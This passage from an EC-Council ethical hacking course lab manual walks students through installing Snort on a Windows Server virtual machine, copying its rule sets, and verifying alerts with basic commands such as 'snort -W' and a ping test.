	1.2 Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL 2019		√	√
	1.3 Detect Malicious Network Traffic using HoneyBOT	√		√
2	Evade Firewalls using Various Evasion Techniques	√	√	√
	2.1 Bypass Windows Firewall using Nmap Evasion Techniques	√		√
	2.2 Bypass Firewall Rules using HTTP/FTP Tunneling		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Intrusion Detection using Various Tools

An Intrusion Detection System (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts security personnel immediately upon detecting intrusions.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots

Lab Objectives

- Detect intrusions using Snort
- Detect malicious network traffic using ZoneAlarm FREE FIREWALL 2019
- Detect malicious network traffic using HoneyBOT

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Snort located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort**
- ZoneAlarm FREE FIREWALL 2019 located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL 2019**
- HoneyBOT located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Lab Duration

Time: 55 Minutes

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 — Detect Intrusions using Snort

Here, we will use Snort to detect network intrusions.

TASK 1.1 — Install Snort

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort** and double-click the **Snort_2_9_15_Installer.exe** file to start the Snort installation.

Note: If an **Open File - Security warning** pop-up window appears, click **Run**.

4. Accept the **License Agreement** and install Snort by selecting the default options that appear **step by step** in the wizard.
5. A window appears after the successful installation of Snort; click **Close**.
6. Click **OK** to exit the **Snort Installation** window.

Note: Snort requires **WinPcap** to be installed on your machine. In this lab environment, we have already installed WinPcap drivers for packet capturing.

7. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).
8. Navigate to the **etc** folder in the specified location, **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.
9. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.
10. Copy the **so_rules** folder from **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.
11. Copy the **preproc_rules** folder from **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.
12. Using the same method, copy the **rules** folder from **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.
13. Now right-click on the **Windows Start** icon and click **Run** from the menu.

TASK 1.2 — Verify Snort Alert

14. The **Run** window appears; type **cmd** in the **Open** field and click **OK** to launch command prompt window.

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks.

It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts.

Snort uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **Command Prompt** window appears; type **cd C:\Snort\bin** and press **Enter** to access the bin folder in the command prompt.




Figure 1.1.1: Accessing Snort Directory in Command Prompt

- Uses of Snort:
  - Straight packet sniffer such as tcpdump
  - Packet logger (useful for network traffic debugging, etc.)
  - Network intrusion prevention system.

16. Type **snort** and press **Enter**.




Figure 1.1.2: Verifying Snort

17. Snort initializes; wait for it to complete. After completion press **Ctrl+C**, Snort exits and comes back to **C:\Snort\bin**.
18. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.




Figure 1.1.3: Finding out the physical address

19. Observe your Ethernet Driver **index number** and write it down (in this lab, it is **1**).
20. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.




Figure 1.1.4: Enabling Ethernet driver

22. Leave the Snort command prompt window open, and launch another command prompt window.
23. In a new command prompt, type **ping google.com** and press **Enter**.




Figure 1.1.5: Ping google.com command

24. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

Note: The Google IP address will differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.6: Snort showing captured Google request

25. Close both command prompt windows. The verification of Snort installation and the triggering alert is complete, and Snort is working correctly in verbose mode.

TASK 1.3

Configure snort.conf File

26. Configure the **snort.conf** file, located at **C:\Snort\etc**.
27. Open the **snort.conf** file with **Notepad++**.

